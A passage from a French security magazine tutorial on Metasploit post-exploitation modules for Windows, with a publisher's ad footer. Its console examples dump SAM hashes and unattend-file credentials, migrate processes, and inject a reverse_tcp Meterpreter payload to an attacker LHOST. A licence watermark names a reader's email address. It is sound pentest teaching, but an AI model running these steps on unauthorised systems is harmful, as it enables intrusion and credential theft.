3.1.9 `post/windows/gather/enum_unattend`

Ce module retourne les fichiers d'installation sans assistance, souvent utilisés en entreprise pour autoconfigurer les postes issus d'un master [7], et qui peuvent contenir des identifiants.

```
Terminal
Unattend Credentials
=====
Type      Domain      Username      Password      Groups
-----
domain    Administrator
local     John        Password1
wds       Fabrikam.com Administrator Password1
```

3.1.10 `post/windows/gather/hashdump`

Ce module nécessite d'être SYSTEM ; il retourne le contenu de la base SAM (comptes locaux avec empreintes LM/NTLM) :

```
Terminal
[*] Dumping password hashes...
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
user:1001:1d3aae20b087284070b660881da2d442:40a3ce356d8a0c40d1c2d2a97feb85c3:::
```

3.1.11 `post/windows/gather/win_privs`

Il permet de récupérer les droits de la session Windows actuelle. Les données retournées renseignent sur le niveau de privilège et les possibilités d'élévation. L'utilisation du module est directe :

```
Terminal
msf post(win_privs) > run
Current User
=====
Is Admin  Is System  Is In Local Admin Group  UAC Enabled  Foreground ID  UID
-----
False     False     True                     True         1
"COMPUTER\\User"
Windows Privileges
=====
Name
----
SeChangeNotifyPrivilege
SeShutdownPrivilege
SeUndockPrivilege
```

Les deux premières colonnes donnent des informations sur le statut actuel de la session : ici, la session n'est pas administrateur. Cependant, on observe que l'utilisateur *User* est dans le groupe des administrateurs locaux et que l'UAC est activé. Il sera donc peut-être possible d'utiliser un module de contournement UAC afin d'élever les privilèges de notre session.

3.2 « Manage » pour la gestion des sessions

3.2.1 post/windows/manage/autoroute

Imaginons que vous veniez de compromettre une machine servant de passerelle pour accéder à un réseau de production ou d'administration. Vous aimeriez pouvoir utiliser cette machine comme pivot pour attaquer ces réseaux : c'est exactement le rôle de ce module. Son objectif est de définir des routes dans la table de routage interne de Metasploit qui utilise les sessions, pour pivoter et attaquer des machines qui ne sont pas joignables directement. Ce module est destiné à remplacer le script Meterpreter **autoroute**.

Nous vous renvoyons à l'article de ce hors-série dédié à ce sujet.

3.2.2 post/windows/manage/{migrate, smart_migrate, priv_migrate}

La migration consiste à changer le processus hébergeant notre Meterpreter. La migration peut être utilisée si le processus dans lequel s'exécute le Meterpreter a une durée de vie très courte (ex. : exploitation d'une vulnérabilité dans un processus fils qui sera tué par le père dès qu'il ne répond plus). Ce peut aussi être utilisé afin de migrer d'un processus 32 bits vers 64 bits pour changer de même l'architecture du Meterpreter. Trois méthodes sont disponibles :

- ⇒ **post/windows/manage/migrate** : équivalent de la commande **migrate** du Meterpreter, la migration peut se faire vers un processus existant (via son PID, option **PID**, ou son nom, option **NAME**) ou vers un processus créé exprès (par défaut, le bloc-notes **notepad.exe**).
- ⇒ **post/windows/manage/smart_migrate** : ce module est désormais obsolète depuis février 2016 : il avait l'inconvénient de parfois migrer dans un processus qui était moins privilégié. Son remplaçant amélioré est **priv_migrate**.
- ⇒ **post/windows/manage/priv_migrate** : il est capable de migrer automatiquement vers un processus existant classique (**services.exe**, **winlogon.exe**, **explorer.exe**, etc.) qui a le même niveau de privilèges que le processus actuel, voire plus (si le jeton administrateur est déjà obtenu, le niveau **NT AUTHORITY\System** sera atteint), ou par la création d'un nouveau processus si besoin.

3.2.3 post/multi/manage/multi_post

Ce module permet l'exécution de plusieurs modules de post-exploitation sur la même session de manière simple en définissant un fichier de macro. Il peut être utilisé en cas de tâches répétitives sur plusieurs sessions afin de récupérer des données.

Le fichier suivant permet d'exécuter trois modules, le dernier prenant des arguments :

Fichier

```
# cat auto.rc
post/windows/gather/win_privs
post/windows/gather/enum_logged_on_users
post/windows/gather/enum_av_excluded ESSENTIALS=False,SEP=False
```

Au lancement du module `multi_post`, les résultats des trois modules sont affichés consécutivement, comme si l'utilisateur avait lancé chaque module un par un manuellement.

3.2.4 `post/windows/manage/payload_inject`

Parfois des bugs font que l'on perd sa session, ce n'est pas souhaitable surtout dans le cas d'un phishing ou de l'exploitation d'une vulnérabilité limitée à une exécution. Dans ce cas, il est préférable de créer une seconde session au préalable à l'aide de ce module. Il peut aussi servir à exécuter un nouveau payload différent (par exemple pour espionner via VNC avec le payload `windows/vncinject/reverse_tcp`).

Le PID doit être repéré au préalable dans la première session (avec par exemple la commande Meterpreter `ps`) et il doit obligatoirement correspondre à l'architecture du payload. S'il n'est pas spécifié, un `notepad.exe` sera créé.

Dans l'exemple suivant, nous partons d'une session Meterpreter 64 bits et en créons une nouvelle en 32 bits en ciblant un processus et un payload de cette architecture.

Terminal

```
msf > sessions -l
Active sessions
=====
  Id  Type                Information                Connection
  ---  ---                -
  1   meterpreter x64/win64  DOMAIN\user @ COMPUTER  192.168.32.129:4444
-> 192.168.32.1:64581 (192.168.32.1)
msf > use post/windows/manage/payload_inject
msf post(payload_inject) > set HANDLER true
msf post(payload_inject) > set LHOST 192.168.32.129
msf post(payload_inject) > set payload windows/meterpreter/reverse_tcp
msf post(payload_inject) > set PID 7292
msf post(payload_inject) > set SESSION 1
msf post(payload_inject) > run
[+] Successfully injected payload in to process: 7292
[*] Meterpreter session 2 opened (192.168.32.129:4433 ->
192.168.32.1:64761) at 2016-06-28 21:11:38 +0200
msf post(payload_inject) > sessions -l
Active sessions
=====
  Id  Type                Information                Connection
  ---  ---                -
  1   meterpreter x64/win64  DOMAIN\user @ COMPUTER  192.168.32.129:4444
-> 192.168.32.1:64581 (192.168.32.1)
  2   meterpreter x86/win32  DOMAIN\user @ COMPUTER  192.168.32.129:4433
-> 192.168.32.1:64761 (192.168.32.1)
```

3.3 « Recon » pour la reconnaissance

3.3.1 `post/multi/recon/local_exploit_suggester`

Ce module cherche parmi les exploits compatibles avec la cible (système d'exploitation et architecture) lesquels peuvent être utilisés afin d'élever nos privilèges. Attention donc à obtenir un Meterpreter adapté à l'architecture native de votre cible, directement ou en migrant vers un processus de la bonne architecture.

Il est important de noter que le module déclenche la fonction `check` sur l'ensemble des modules compatibles : à n'utiliser donc que si la discrétion n'est pas importante.

Terminal

```
msf post(local_exploit_suggester) > run
[*] 10.0.1.12 - Collecting local exploits for x86_64/windows...
[*] 10.0.1.12 - 13 exploit checks are being tried...
[+] 10.0.1.12 - exploit/windows/local/ms10_092_schelevator: The target
appears to be vulnerable.
[+] 10.0.1.12 - exploit/windows/local/virtual_box_opengl_escape: The
target service is running, but could not be validated.
```

Le résultat de la commande propose plusieurs modules d'exploitation, qui dans notre cas n'étaient pas compatibles. Le résultat n'est donc pas garanti !

CONCLUSION

Nous vous avons dans un premier temps présenté les concepts de base et les spécificités des modules de post-exploitation de Metasploit. Et dans un second temps, en se concentrant sur la cible Windows, nous avons illustré l'intérêt de quelques modules sélectionnés qui sont utiles pour aller plus loin que la simple obtention d'une invite de commandes sur une machine.

Maintenant, nous vous encourageons à tester ces modules, à découvrir ceux que nous ne vous avons pas présentés, et à lire leur code souvent intéressant et instructif. Puis éventuellement, si vous rencontrez des bugs, pensez à des améliorations ou avez une idée de module, n'hésitez pas à contribuer pour enrichir ce framework ! ■

REMERCIEMENTS

Nous remercions en premier l'entreprise Rapid7 pour leur travail sur le framework et tous les contributeurs de modules. Merci également à Cyrille et Emmanuel pour leur relecture attentive ainsi qu'à nos collègues du pôle évaluation d'Intrinsec pour leur soutien. Enfin, nous remercions Emilien et les relecteurs *MISC*.

RÉFÉRENCES

- ⇒ [DARKOPERATOR] Blog de Carlos Perez : <http://www.darkoperator.com/>
- [1] Wiki Metasploit – How to use Railgun for Windows post exploitation : <https://github.com/rapid7/metasploit-framework/wiki/How-to-use-Railgun-for-Windows-post-exploitation>
- [2] GitHub Metasploit – Post modules not respecting SessionTypes : <https://github.com/rapid7/metasploit-framework/issues/6316>
- [3] GitHub Metasploit – Text about not accepting changes to meterpreter scripts : <https://github.com/rapid7/metasploit-framework/commit/5e076e0375be5ca3d73b30039e26321c4fead489>
- [4] Wiki Metasploit - How to get started with writing a Meterpreter script : <https://github.com/rapid7/metasploit-framework/wiki/How-to-get-started-with-writing-a-Meterpreter-script>
- [5] Using the Database in Metasploit – Services : <https://www.offensive-security.com/metasploit-unleashed/using-databases/#Services>
- [6] User Account Control – What Penetration Testers Should Know : <http://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/>
- [7] Microsoft Technet – Sample Unattend Files : [https://technet.microsoft.com/fr-fr/library/cc732280\(v=ws.10\).aspx](https://technet.microsoft.com/fr-fr/library/cc732280(v=ws.10).aspx)

VISITEZ NOTRE NOUVELLE BOUTIQUE ET DÉCOUVREZ NOS GUIDES !



Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)



ET VOUS ?

COMMENT LISEZ-VOUS VOS MAGAZINES PRÉFÉRÉS ?

« Moi, je les lis
en version
PAPIER ! »



« Moi, je les lis
en version
PDF ! »



« Moi, je consulte
la **BASE
DOCUMENTAIRE !** »

**BASE
DOCUMENTAIRE**



RENDEZ-VOUS SUR www.ed-diamond.com

POUR DÉCOUVRIR TOUTES LES MANIÈRES DE LIRE VOS MAGAZINES PRÉFÉRÉS !



Docker

Base de données

Déploiement de Metasploit

Workspace

Opérations de masse



PRISE EN MAIN
Déployez et gérez efficacement Metasploit avec Docker et les bases de données

Module d'exploitation

Teensy

WordPress

Buffer overflow

Injection SQL

EXPLOITATION
Initiez-vous à l'écriture et l'utilisation de modules d'exploitation

Meterpreter

Encodage

Pivot

Cibles internes

Évasion d'antivirus

USAGES AVANCÉS
Approfondissez vos connaissances sur Meterpreter, les mécanismes de pivot et le contournement des antivirus

Post-exploitation

Élévation de privilèges

Récupération de mots de passe

Pass the Hash

MS08-067

COMPROMISSION DE SYSTÈMES
De l'exploitation rapide à la post-exploitation approfondie, découvrez les puissants modules de Metasploit dédiés à Windows

Retrouvez toutes nos publications



sur www.ed-diamond.com

Ce document est une publication exclusive de Johann Locatelli (johann.locatelli@businessdecision.com)

